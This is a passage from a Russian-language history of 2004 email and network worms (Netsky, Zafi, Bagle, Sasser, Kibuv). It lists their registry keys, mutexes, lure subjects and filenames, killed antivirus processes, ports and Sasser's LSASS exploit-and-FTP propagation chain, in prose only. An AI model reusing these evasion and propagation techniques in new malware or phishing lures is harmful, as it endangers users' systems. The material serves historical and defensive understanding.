вредоносных программ. Кроме перечисленного, «Netsky.W» осуществлял в инфицированной им компьютерной системе поиск и, если находил, останавливал работу других вирусов, к примеру, «Mydoom.A», «Mydoom.B», «Mimail.T», некоторых штаммов «Bagle». С этой целью «Netsky.W» удалял из системного реестра операционной системы Windows записи, внесённые в него вредоносными компьютерными программами.

Появление в Интернет нового написанного на языке низкого уровня Ассемблер полиморфного «червя», которому дали имя «Zafi»[53], распространявшегося по P2P-сетям обмена файлами, рассылавшего свои копии по электронной почте и останавливавшего в оперативной памяти некоторые процессы, было отмечено 19 апреля 2004 года.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Zafi
Другие названия	Zafi.a, Zafi.A, W32/Zafi.a, W32/Zafi.A, W32/Zafi-a, W32/Zafi-A, W32/Zafi.a-mm, W32/Zafi.A-mm, W32/Zafi.a@mm, W32/Zafi.A@MM, W32/Zafi.a.worm, W32/Zafi.A.worm, Win32/Zafi.Worm.a, Win32/Zafi.Worm.A, Win32.Zafi.a, Win32.Zafi.A, I-Worm.Zafi.a, I-Worm.Zafi.A, PE_ZAFI.a, PE_ZAFI.A, Win32/Hung.Worm.a, Win32/Hung.Worm.A, W32.Erkez.a, W32.Erkez.A, W32.Erkez.a@mm, W32.Erkez.A@mm, I-Worm.Kapes.a, I-Worm.Kapes.A
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Венгрия
Длина	около 12 Кб[54]

Об обнаружении «Zafi» заявило сразу несколько ведущих антивирусных компаний, эксперты которых отметили, что этот «червь» распространяется исключительно в течение апреля 2004 года, а 1 мая 2004 года прекращает своё распространение и выводит длиннющее текстовое сообщение на вен-

[53] «Zafi» – происходит от венгерского слова «Hazafi» – «Патриот».

[54] В виде файла, сжатого утилитой UPX.

герском языке о политической ситуации в Венгрии. Кроме того, было указано на то, что «Zafi» может делать попытки организации DoS-атак на следующие Web-сайты: www.parlament.hu, www.virusbuster.hu, www.virushirado.hu, www.2f.hu.

Получив управление, «Zafi» копировал свой программный код в системную директорию Windows под случайным именем с расширением *.dll и *.exe. В целях осуществления автоматического запуска при загрузке Windows «червь» записывался в ключ системного реестра: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ Run\(случайное имя) = \Windows System32\(случайное имя).exe.

Также «червь» записывался и в следующий ключ системного реестра:

HKEY_LOCAL_MACHINE\Software\Microsoft\Hazafi (_Hazafibb)\ со значениями:

RA = (устанавливает 0x100 после найденных адресов электронной почты);

R1 = (содержит имя пользователя Windows);

R2 = (содержит адрес электронной почты заданной по умолчанию в учётной записи);

R3 = (содержит имя *.exe файла «червя» в системной директории);

R4 = (содержит имя *.dll файла «червя» в системной директории);

R5, R6, R7, R8, R9 = (содержат имена *.dll файлов, в которых сохранены адреса электронной почты) или XX = value, где: XX – два буквенно-цифровых знака (b1, b2, b3, bA, cB и т.д.); value – любой из созданных файлов с расширением *.dll или адреса электронной почты.

При каждом выполнении «Zafi» пытался открыть Web-сайт, сохранённый в системном реестре: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs\. Он также создавал объект Mutex с названием _Hazafibb, что предотвращало повторное заражение компьютера, и отображал стандартное окно сообщения с текстом на венгерском языке.

Для распространения «червь» использовал электронную почту, локальную сеть и P2P-сети обмена файлами. Он распространялся через файл, совместно использующий сети (например, для KaZaa), копируя себя в общедоступные папки на дисках, имеющих в имени подстроку share или upload. Кроме того, для своего функционирования «Zafi» использовал имя файла WINAMP 7.0 full_install.exe или TOTAL COMMANDER 7.0 full_install.exe. Рассылка копий по электронной почте осуществлялась таким образом: «червь» сканировал систему (на логических дисках C, D, E, F, G и H), выискивая файлы с расширениями *.htm, *.wab, *.txt, *.dbx, *.tbb, *.asp, *.php, *.sht, *.adb, *.mbx, *.eml и *.pmr. Затем в найденных файлах искал адреса электронной почты и посылал сообщения по всем найденным адресам, сохраняя их в файле со случайным именем и расширением *.dll. Таких файлов «Zafi» мог создавать до десяти штук. Распространялся «червь» как файл присоединения, через электронную почту, используя при этом непосредственное подключение к SMTP серверу. Вместе с тем «червь» не распространялся на адреса электронной почты, содержащие фразы: anti, avp, f-prot, gov, norton, admi, cafee, google, help, hotm, info, kasper, micro, msn, panda, sopho, suppor, syma, trend, use, vir, webm, win, yahoo, а также на адреса электронной почты, которые не принадлежали домену hu.

Электронное сообщение могло быть написано на английском или других языках, в зависимости от используемого домена: at (Австрия), cz (Республика Чехия), de (Германия), dk (Дания), fi (Финляндия), fr (Франция), hu (Венгрия), it (Италия), lt (Лихтенштейн), mx (Мексика), nl (Голландия), no (Норвегия), pl (Польша), pt (Португалия), ro (Румыния), ru (Россия), se (Швеция), sp (Испания). «Zafi» также осуществлял контроль на наличие Интернет соединения и пытался соединиться с Web-сайтами: www.google.com или www.microsoft.com.

Электронное сообщение имело следующие характеристики:

Отправитель: пустой, kepeslapok@meglep.hu, Anita, Claudia, Katya, Marica, Anna, Erica, Katarina, Magdolina, Beate, @, Alice, Hanka, Claudine, Francesca, Jennifer, Anita, David.

Тема: kepeslap erkezett!, Ingyen SMS!, Importante!, E-Kort!, Ecard!, E-vykort!, E-Postkort!, E-postikorti!, Atviruka!, E-Kartki!, Cartoe Virtuais!, Flashcard fuer Dich!, Er staat een eCard voor u klaar!, Elektronicka pohlednice!, E-carte!, Ti e stata inviata una Cartolina Virtuale!, You`ve got 1 VoiceMessage!, Tessek mosolyogni!!!, Soxor Csok! Szia!, Don`t worry, be happy!, Check this out kid!!!.

Сообщение варьировалось и представляло собой достаточно длинный текстовый фрагмент.

Имя присоединенного файла:

link.matav.hu.viewcard.index42ADR4502HHJeTYWYJDF334GSDEv25546.com, regiszt.php?3124freesms.index777.pif, link.informacion.phpV23.text.message.pif, view.link.index.image.phpV23.sexHdg21.pif, link.ekort.index.phpV7ab4.kort.pif, link.showcard.index.phpAv23.ritm.pif, link.vykort.showcard.index.phpBn23.pif, link.postkort.showcard.index.phpAe67.pif, link.postikorti.showcard.index.phpGz42.pif, link.atviruka.showcard.index.phpGz42.pif, link.kartki.showcard.index.phpVg42.pif, link.cartoe.viewcard.index.phpYj39.pif, link.flashcard.de.viewcard34.php.2672aB.pif, postkaarten.nl.link.viewcard.index.phpG4a62.pif, link.seznam.cz.pohlednice.index.php2Avf3.pif, link.zdnet.fr.ecarte.index.php34b31.pif, link.cartoline.it.viewcard.index.4g345a.pif, link.voicemessage.com.listen.index.php1Ab2c.pif, meztelen csajok fociznak.flash.jpg.pif, anita.image043.jpg.pif, www.ecard.com.funny.picture.index.nude.php356.pif, jennifer the wild girl xxx07.jpg.pif, surprise.com, surprise.exe, surprise.pif или случайное имя с расширением *.com, *.exe или *.pif.

«Червь» завершал в оперативной памяти следующие процессы: dfw.exe, fsav32.exe, fsbwsys.exe, fsgk32.exe, fsm32.exe, fssm32.exe, fvprotect.exe, mcagent.exe, navapw32.exe, navdx.exe, navstub.exe, navw32.exe, nc2000.exe, ndd32.exe, netarmor.exe, netinfo.exe, netmon.exe, nmain.exe, nprotect.exe, ntvdm.exe, ostronet.exe, outpost.exe, pccguide.exe, pcciomon.exe, regedit.exe, regedit32.exe, taskmgr.exe, tnbutil.exe, vbcons.exe, vbsntw.exe, vbust.exe, vsmain.exe, vsmon.exe, vsstat.exe, winlogon.exe и zonalarm.exe. «Zafi» мог разыскивать директории с программами антивирусной и межсетевой защиты и перезаписывать содержащиеся там файлы собственными копиями. Более того, «червь» пытался предотвратить изменения и чистку инфицированной им компьютерной системы при помощи блокирования процессов, содержащих названия regedit, msconfig и task, а также завершал процессы, содержащие строки firewall и virus.

Присутствие «Zafi» в системе можно было заметить по наличию случайных имён с расширением *.exe и *.dll в системной директории Windows, снижению общей производительности компьютерной системы, а также присутствию файлов «червя» в указанном выше ключе системного реестра. Примечательно также, что «Zafi» стал самым быстрым по распространению почтовым «червём», который когда-либо появлялся в Венгрии.

Со времени появления 16 апреля 2004 года штамма «Netsky.W» прошло всего восемь дней, и в течение лишь двух суток в Интернет антивирусными компаниями были обнаружены сразу три новых штамма. Автор этой программы обладал неугомонным характером, и энергии ему было не занимать. Интересно, что в отличие от некоторых других штаммов все три новых вызвали эпидемии и удостоились чести вхождения в первую двадцатку основного списка WildList Международной организации WildList.

Двадцать третий штамм «Netsky» – «Netsky.X» обнаружили в Интернет 20 апреля 2004 года[55].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.X
Другие названия	Netsky.x, NetSky.x, NetSky.X, W32/Netsky.x, W32/Netsky.X, W32/Netsky-x, W32/Netsky-X, W32/Netsky.x-mm, W32/Netsky.X-mm, W32/Netsky.x@mm, W32/Netsky.X@MM, W32/Netsky.x.worm, W32/Netsky.X.worm, Win32/Netsky.worm.x, Win32.Netsky.worm.X, Win32.Netsky.x, Win32.Netsky.X, I-Worm.Netsky.x, I-Worm.Netsky.X, PE_NETSKY.x, PE_NETSKY.X
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	Около 19 Кб[56]

Двадцать четвёртый штамм «Netsky» – «Netsky.Y» обнаружили в Интернет, так же как и «Netsky.X», 20 апреля 2004 года[57].

По своим функциональным возможностям новые штаммы «Netsky» были очень близки к своим предшественникам. В частности, и «Netsky.X» и «Netsky.Y» распространялись по электронной почте, рассылая письма с вложениями посредством встроенного сервера SMTP. При поиске адресов вы-

[55] В декабре 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[56] В виде файла, сжатого утилитой FSG.

[57] В декабре 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

полнялось сканирование всех установленных на инфицированном компьютере накопителей информации, единственным исключением были приводы CD-ROM. В период с 28 по 30 апреля 2004 года оба вредоносных штамма пытались организовать DoS атаки на Web-сайты www.nibis.de, www.medinfo.ufl.edu и www.educa.ch.

Вместе с тем, существовали и отличия. Главным отличием «Netsky.X» и «Netsky.Y» от более ранних штаммов являлась возможность генерации сообщений на девяти различных языках. Эти штаммы «знали» английский, итальянский, немецкий, норвежский, польский, португальский, финский, французский и шведский. Впрочем, фразы в сформированных электроннных письмах зачастую были построены неправильно, в тексте присутствовали многочисленные грамматические и орфографические ошибки. Напрашивался очевидный вывод, что для составления перечней возможных вариантов текстовых строк автор «Netsky» использовал автоматизированные переводчики, качество переводов которых оставляло и оставляет желать лучшего.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.Y
Другие названия	Netsky.y, NetSky.e, NetSky.Y, W32/Netsky.y, W32/Netsky.Y, W32/Netsky-y, W32/Netsky-Y, W32/Netsky.y-mm, W32/Netsky.Y-mm, W32/Netsky.y@mm, W32/Netsky.Y@MM, W32/Netsky.y.worm, W32/Netsky.Y.worm, Win32/Netsky.worm.y, Win32.Netsky.worm.Y, Win32.Netsky.y, Win32.Netsky.Y, I-Worm.Netsky.y, I-Worm.Netsky.Y, PE_NETSKY.y, PE_NETSKY.Y
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	около 20 Кб[58]

Двадцать пятый штамм «Netsky» – «Netsky.Z» обнаружили в Интернет 21 апреля 2004 года[59] сразу несколько антивирусных компаний. «Netsky.Z», как и подавляющая часть его предшественников, распространялся по электронной почте. При поиске адресов сканировал все установленные на инфицированном компьютере накопители информации, кроме приводов CD-ROM.

[58] В виде файла, сжатого утилитой FSG.

[59] В июле 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.Z
Другие названия	Netsky.z, NetSky.z, NetSky.Z, W32/Netsky.z, W32/Netsky.Z, W32/Netsky-z, W32/Netsky-Z, W32/Netsky.z-mm, W32/Netsky.Z-mm, W32/Netsky.z@mm, W32/Netsky.Z@MM, W32/Netsky.z.worm, W32/Netsky.Z.worm, Win32/Netsky.worm.z, Win32.Netsky.worm.Z, Win32.Netsky.z, Win32.Netsky.Z, I-Worm.Netsky.z, I-Worm.Netsky.Z, PE_NETSKY.z, PE_NETSKY.Z
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	22016 байт[60]

Этот вредоносный программный код проникал в компьютерную систему только в том случае, если пользователь сам открывал файл-вложение, которое всегда имело расширение *.zip. После запуска вложения «червь» регистрировался в системном реестре Windows и начинал рассылку собственных копий при помощи встроенного сервера SMTP по всем адресам, найденным ранее в компьютере. Атрибуты отправителя электронного сообщения фальсифицировались, а тема, содержание сообщения и имя zip-файла выбирались произвольным образом из перечня возможных вариантов, которые были заложены в программный код «Netsky.Z».

Помимо указанных действий, «Netsky.Z» открывал порт 665, что давало ему возможность принятия исполняемых файлов, поступающих на ком-

[60] В виде файла, сжатого утилитой FSG.

пьютер-жертву от удалённого «хозяина», которые автоматически запускались на выполнение сразу же после загрузки системы. И последнее, если системная дата находилась в промежутке между 2 и 5 мая 2004 года, «Netsky.Z пытался провести DoS атаки на Web-сайты www.nibis.de, www.medinfo.ufl.edu и www.educa.ch.

25 апреля 2004 года антивирусные компании предупредили о появлении в Интернет двух новых штаммов вредоносной программы «Bagle» – «Bagle.Z» и «Bagle.AA», которые распространялись по электронной почте в виде вложений, представлявших собой либо исполняемые в среде Windows файлы с расширениями *.com, *.cpl, *.exe, *.hta, *.scr и т. д., либо защищённые паролем zip-архивы, секретный шифр которых указывался внутри послания. В процессе рассылки использовался встроенный SMTP сервер, и обратный адрес при этом фальсифицировался, а тема и содержание письма выбирались произвольным образом из заданного перечня. Кроме того, «Bagle.Z» и «Bagle.AA» пытались разместить свои копии в папках, которые содержали символы shar и, возможно, являлись общедоступными директориями в P2P сетях. При проникновении в компьютер жертвы эти «черви» закрывали известные им антивирусные процессы и регистрировались в системном реестре, обеспечивая себе автоматический запуск при загрузке Windows. Далее на дисплее выводится сообщение об ошибке: Can’t find a viewer associated with the file («Не могу найти программу просмотра, соответствующую этому файлу»).

Идентификационная карточка вредоносной компьютерной программы	
Имя	Bagle.AA
Другие названия	Bagle.aa, W32/Bagle-AA, W32/Bagle-aa, W32/Bagle.AA, W32/Bagle.a, W32/Bagle.A.worm, W32/Bagle.a.worm, W32/Bagle.a.worm, Beagle.a, W32.Beagle.A, W32.Beagle.a, W32.Beagle.A@MM, W32.Beagle.a@mm
Тип	червь массовой рассылки с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Длина	около 12 Кб

Кроме того, у штаммов «Bagle.Z» и «Bagle.AA» имелись оригинальные «визитные карточки». В частности, в коде «Bagle.Z» было заложено поэтическое послание на английском языке:

Unique people make unique things

That things stay beyond the normal life and common understanding

The problem is that people don't understand such wild things,

Like a man did never understand the wild life

(«Уникальные люди делают уникальные вещи

Эти вещи выходят за рамки нормальной жизни и общих понятий

Проблема в том, что люди не понимают такие сумасбродства,

Подобно тому, как человек так никогда и не постиг дикую природу»). Что касается варианта «Bagle.AA», то он, помимо файла с вредоносным кодом, мог иметь в письме фотографии девушек в формате JPEG.

Но вот – свершилось. Крайне «трудолюбивый» автор семейства «Netsky» 28 апреля 2004 года наконец-то обошёл по количеству написанных им штаммов тогдашнего лидера – семейство «Bagle» с его последним штам-

мом «Bagle.AA». Появление в Интернет двадцать шестого, двадцать седьмого и двадцать восьмого штаммов «Netsky» – «Netsky.AA», «Netsky.AB» и «Netsky.AC» регистрировали 27, 28 и 29 апреля 2004 года[61] соответственно. И если «Netsky.AA» и «Netsky.AB» ничем особенным себя не проявили, то быстрое размножение «Netsky.AC» в Глобальной сети вызвало очередную эпидемию.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.AC
Другие названия	Netsky.ac, NetSky.ac, NetSky.AC, W32/Netsky.ac, W32/Netsky.AC, W32/Netsky-ac, W32/Netsky-AC, W32/Netsky.ac-mm, W32/Netsky.AC-mm, W32/Netsky.ac@mm, W32/Netsky.AC@MM, W32/Netsky.ac.worm, W32/Netsky.AC.worm, Win32/Netsky.worm.ac, Win32.Netsky.worm.AC, Win32.Netsky.ac, Win32.Netsky.AC, I-Worm.Netsky.ac, I-Worm.Netsky.AC, PE_NETSKY.ac, PE_NETSKY.AC
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	17920 байт[62]

Вместе с тем, хотим подчеркнуть, «Netsky.AC» не обладал какими-либо незаурядными способностями, и даже его активизация проходила ру-

[61] В июле 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[62] В виде файла, сжатого утилитой PE_Patch. В разархивированном состоянии длина файла составляет около полутора мегабайт.

тинно и без особых изысков – пользователю необходимо было собственноручно запустить присланный по электронной почте файл-вложение.

Тем не менее, сразу после появления «Netsky.AC» в технические службы зарубежных антивирусных компаний стали поступать тысячи сообщений от пользователей об инфицировании их компьютерных систем этим вредоносным «червём». Если говорить о России, то соответствующие службы «Лаборатории Касперского» и ЗАО «ДиалогНаука» зарегистрировали сотни случаев инфицирования «Netsky.AC», которому сразу же был присвоен средний уровень опасности. Кстати, в качестве наиболее интересной особенности «Netsky.AC» можно указать на то его свойство, что в своём программном коде он имел скрытое сообщение, утверждавшее, что создателями «Sasser» являются авторы «Netsky». Такая осведомлённость о коде ещё официально не зарегистрированной в Интернет вредоносной компьютерной программы может говорить лишь об одном – о тесных «рабочих» контактах между отдельными вирусописателями и их группами.

Подведём некоторые итоги. Пока вирусописатели занимаются своим ремеслом, пользователям необходима постоянная защита от новых компьютерных вирусов, и, учитывая то, как были проведены предыдущие атаки, очевидно, что авторы вируса «Netsky» очень близки к созданию крайне опасного вредоносного кода, который может быть выпущен в Интернет в обозримом будущем. Исходя из данных, подготовленных Panda Software по результатам мониторинга ActiveScan за апрель месяц, можно сделать следующие выводы:

семь вирусов, приведённых в рейтинге, – «черви», которые были выпущены в рамках текущей «кибервойны» между группами создателей вирусов (возглавил «битву» «Netsky», который был создан для уничтожения «Mydoom», «Bagle» и «Mimail» в инфицированных компьютерах);

многие пользователи до сих пор не установили обновления, выпускаемые производителями для закрытия «уязвимостей» в программном обеспечении (особенно показательно в этом смысле присутствие «Netsky.P» во главе

рейтинга, так как этот штамм использовал «уязвимость» Iframe, впервые обнаруженную и решённую более двух лет тому назад).

Итак, уже четыре месяца в 2004 году многочисленные штаммы трёх семейств компьютерных вирусов – «Bagle», «Mydoom» и «Netsky» беспощадно терроризировали как индивидуальных, так и корпоративных пользователей Интернет. Интересно, что при диаметрально противоположной конечной цели разработчиков антивирусных средств и вирусописателей, их одновную задачу можно описать одной и той же фразой: постоянное опережение противоборствующей стороны хотя бы на один этап или новый технологический подход. Видимо, именно поэтому, как констатировали эксперты, «в компьютерной истории было придумано множество тактик, но в большинстве случаев они оказывались не такими действенными, как ожидалось».

Однако на тот момент «мяч находился на стороне антивирусной коалиции». Известно, что при обычных условиях и правильной настройке практически любая антивирусная программа способна проверить, обнаружить, блокировать и даже уничтожить вирус в таком файле, но вирусописатели тоже «не лаптем щи хлебали», и технически они пошли чуть-чуть дальше, применив, например, в некоторых штаммах «Bagle» защиту сжатых файлов-вирусоносителей паролями. В результате антивирусные программы не получали доступ к его содержимому, ведь для того, чтобы получить возможность проверки содержимого файла, необходимо его разархивировать, но для распаковки архива следует сначала ввести пароль. Круг замкнулся? И да и нет. Компании-разработчики антивирусных средств быстро сняли эту проблему с повестки дня: если сжатый файл инфицирован, это будет обнаружено при его запуске.

Казалось бы, всё гениальное просто. Тем не менее, данная проблема могла вызывать определённые трудности в корпоративных сетях, поскольку, даже если на почтовом сервере установлены обновлённые антивирусные средства, они не смогут проверять такие файлы. В итоге инфицированные файлы попадут на рабочие станции (разумеется, если эти станции защищены

от вредоносных программных кодов, вирус все равно не сможет их инфицировать). Но при этом многие тысячи инфицированных файлов проходят через сервер, значительно увеличивая сетевой трафик. В крайних случаях они могут даже перегрузить почтовый сервер, временно приостановив его работу. Как же решить данную проблему? Глава лаборатории PandaLabs Луис Корронс ответил так: «В лаборатории PandaLabs мы разработали специальный механизм обнаружения защищённых паролем файлов, созданных этим “червем”. Наши продукты также содержат возможность автоматически блокировать файлы такого типа, не допуская их попадания к получателю. Таким образом, мы можем гарантировать, что данная технология распространения не нанесёт вреда нашим пользователям». Этот вопрос можно считать закрытым, компьютерное сообщество вновь подравняло позиции, но чем теперь ответят вирусописатели?

29 апреля 2004 года, по горячим следам «поимки» и исследования вредоносного кода «Netsky.AC» всё тот же Глава лаборатории PandaLabs Луис Корронс сказал буквально следующее: «Эти авторы[63] могут попытаться создать вирус, распространяющийся по электронной почте и в совершенстве использующий “уязвимость” LSASS. Таким образом он сможет пройти через межсетевые экраны, блокирующие червей. Это может быть особенно опасно для компаний, которые, установив межсетевые экраны, не используют пакеты обновления Microsoft». Прошли сутки и…

Появление активизирующегося при запуске пользователем, распространяющегося через Интернет и реализующего для проникновения в компьютерную систему «уязвимость» в службе LSASS[64] Microsoft Windows,

---

[63] Здесь имелись в виду авторы семейства компьютерных вирусов «Netsky».

[64] LSASS – локальная подсистема аутентификации пользователей.

Эта «уязвимость» позволяет компьютерному злоумышленнику подключаться к инфицируемой компьютерной системе, выполнять команды и запускать приложения от имени системы.

написанного на языке программирования C++ «червя» по имени «Sasser», было зарегистрировано 30 апреля 2004 года.

Получив управление, «Sasser» копировал себя в директорию Windows под именами avserve.exe, avserve2.exe, skynetave.exe, lsasss.exe или na-patch.exe, выбор которого зависел от версии установленной операционной системы. С целью автоматического запуска при загрузке Windows «червь» записывал себя в ключ системного реестра со значениями, варьирующимися в зависимости от версии инсталлированной операционной системы: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\avserve.exe = \Windows\avserve.exe. «Sasser» мог удалять следующие ключи системного реестра (вирусы: «Mitglieder», «W32.Beagle.W» и «W32.Beagle.X»):

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ssgrate.exe

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\drvsys.exe

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Drvddll_exe.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Sasser
Другие названия	Sasser.A, Sasser.a, W32/Sasser, W32/Sasser.A, W32/Sasser.a, W32/Sasser-A, W32/Sasser-a, W32/Sasser-mm, W32/Sasser.A.worm, W32/Sasser.worm, W32/Sasser.a.worm, W32/Sasser.worm.a, W32/Sasser.worm.A, W32.Sasser.Worm, Win32/Sasser.A, Win32/Sasser.worm, Win32.Sasser, Win32.Sasser.A, Worm.Win32.Sasser, Worm.Win32.Sasser.a, WORM_SASSER,WORM_SASSER.A
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	15872 байта[65]

«Sasser» создавал объект Mutex с названием Jobaka3l, Jobaka3, JumpallsNlsTillt, SkynetSasserVersionWithPingFast, SkynetNotice или billgate – в зависимости от версии инсталлированной операционной системы, что предотвращало возможность двойного инфицирования.

Он сканировал случайные адреса IP на TCP-порту 445 для попытки соединения через уязвимость LSASS Microsoft Windows. При этом «Sasser» создавал условия буферного переполнения. Для предварительных действий «червь» мог использовать функции ICMPCreateFile, ICMPSendEcho и ICMPCLOSEHANDLE из библиотеки iphlpapi.dll IP Windows, используя ICMP запрос, чтобы проверить, можно ли компьютер подвергнуть атаке. Если соединение прошло успешно, то уязвимый компьютер запускал команд-

[65] В виде файла, сжатого утилитой PE Compact v.2.

ную оболочку через TCP-порт 9996 (9995, 1022) и получал задание на загрузку (по протоколу FTP) и запуск «червя». При этом использовался файл cmd.ftp, содержащий находящиеся в директории System команды для уязвимой системы. «Sasser» на TCP-порту 5554 (1023) запускал FTP-сервер и выполнял в целевой системе файл ftp.exe, для того чтобы загрузить свою копию по имени (в зависимости от версии установленной операционной системы): случайное число_up.exe или случайное число_upload.exe. «Червь» также создавал файл win.log (win2.log, ftplog.txt) в корневой директории, где хранил IP-адреса атакуемых им компьютерных систем.

Присутствие «Sasser» можно было заметить по наличию в оперативной памяти компьютера процесса с именем avserve.exe, avserve2.exe, skynetave.exe, lsasss.exe или napatch.exe, а также замедлению работы всей системы, неожиданному росту трафика портов 445, 1022, 1023, 5554, 9995 и 9996, присутствию файлов «червя» в отмеченном нами выше ключе системного реестра и частой перезагрузке системы. На инфицированных компьютерах «Sasser» мог переполнять буфер в программе lsass.exe и ежеминутно перезагружать компьютерную систему, выводя одно из заранее заданных сообщений.

Едва появившись, «Sasser» вызвал эпидемию. При этом следует подчеркнуть, что наиболее ощутимый ущерб он принёс домашним пользователям, а также мелким фирмам и организациям. Правда, некоторым крупным организациям также не удалось избежать проблем. Например, в г. Новый Орлеан (штат Луизиана, США) благодаря вредоносной деятельности «Sasser» были отключены компьютерные системы около пятисот больниц и клиник. Этот вирус исхитрился также поразить компьютеры Европейской комиссии, крупных банков, почтовых отделений и др.

К 10 мая 2004 года было известно уже о трёх штаммах «Sasser» – «Sasser.B», «Sasser.C» и «Sasser.D», совместно вызвавших эпидемию, последствия которой коснулись пользователей во всем мире. Эти вредоносные коды использовали все ту же недавно обнаруженную в некоторых версиях Win-

dows «уязвимость», названную LSASS. Благодаря её использованию, им не приходилось прибегать к традиционным способам распространения для заражения компьютеров, поскольку они попадали в них непосредственно через Интернет. Родоначальник и все три штамма были похожи друг на друга и различались только именами файлов, создаваемых ими в системе, а также количеством процессов, загружаемых ими в оперативную память для распространения. «Sasser» и его штаммы инициировали переполнение буфера, что приводило к перезагрузке системы каждые 60 секунд, в результате у пользователей практически не было времени для того, чтобы удалить «червя» с компьютера и установить пакет обновлений Microsoft.

Через два дня ведущие антивирусные компании сообщили об обнаружении ещё одного, шестого по счёту штамма вредоносной компьютерной программы «Sasser» – «Sasser.F», который незначительно отличался от предыдущих штаммов этого «червя». Как и более ранние версии, в основном, «Sasser.F» представлял собой угрозу для пользователей, на чьих компьютерах были установлены операционные системы Windows 2000 или XP. Тем не менее, «червь» мог запускаться и на компьютерах с операционными системами Windows 95/98/Me, превращая их в платформы для дальнейшего распространения.

В случае успешного проникновения в компьютер «Sasser.F» создавал свою копию в установочной директории Windows, вносил изменения в системный реестр и запускал FTP-сервер на порте 5554. Рассылка вредоносного программного кода осуществлялась по сгенерированным случайным образом IP-адресам, соединение же с компьютером-жертвой при этом производилось через порт 445, а сервер удалённого доступа запускался на порте 9996. «Sasser.F», впрочем, так же как и родоначальник семейства – «Sasser», а также и другие штаммы, эксплуатировал «уязвимость» в локальной подсистеме аутентификации пользователей (LSASS), соответственно защититься от возможных атак можно было, своевременно установив выпущенную Microsoft «заплатку». Интересно, что, хотя правоохранительным органам Германии

удалось задержать восемнадцатилетнего студента, подозревающегося в создании «Sasser», а также нескольких десятков модификаций вируса «Netsky», тем не менее, даже после его ареста в Интернет было зафиксировано появление новой версии вредоносной программы «Sasser.E», а затем и «Sasser.F». Что это? Попытка создания своеобразного алиби? Так или иначе, но, как указывают специалисты, «похоже, у задержанного появился весьма активный преемник, выпускающий во Всемирную сеть свои “творения” практически каждый день».

14 мая 2004 года компания Symantec обнаружила новую вредоносную компьютерную программу «Kibuv», а через четыре дня, 18 мая, и первый штамм «Kibuv» – «Kibuv.B». Они могли проникать в компьютеры, работающие под управлением операционных систем Windows 95/98/Me/NT/2000/XP/2003 Server. «Kibuv» и «Kibuv.B» распространялись, сканируя случайные IP-адреса в поисках уязвимых систем. Причём, если «Kibuv» использовал «уязвимости» в службе DCOM RPC[66] и сервисе LSASS, то «Kibuv.B» мог эксплуатировать ещё и «уязвимость» в компоненте «Messenger» операционной системы Windows, программную ошибку в коде вируса «Sasser», а также «чёрные ходы», открытые Beagle и некоторыми другими компьютерными вирусами. После проникновения в компьютер «Kibuv» изменял реестр, обеспечивая собственный автоматический запуск при каждой загрузке операционной системы, и открывал FTP-сервер на порте 9604 (или 7955 для штамма «Kibuv.B») в целях своего дальнейшего размножения. Через указанный порт на компьютер-жертву производилась загрузка основного файла «червя». Более того, штамм «Kibuv.B» прослушивал порт 420, ожидая поступления команд от своего «хозяина». В связи с появлением в Интернет этих малоприятных программ, эксперты подчёркивали следующее: «Следует заметить, что за несколько последних дней резко возросло количество новых вирусов, использующих “уязвимость” в службе LSASS. В частности, после

[66] DCOM RPC – *проф.* удалённый вызов процедур.

появления вредоносной программы “Sasser” специализирующиеся на вопросах компьютерной безопасности компании зафиксировали появление сразу нескольких “червей” Cycle, Dabber и некоторых других, эксплуатирующих ту же “уязвимость” в службе LSASS».

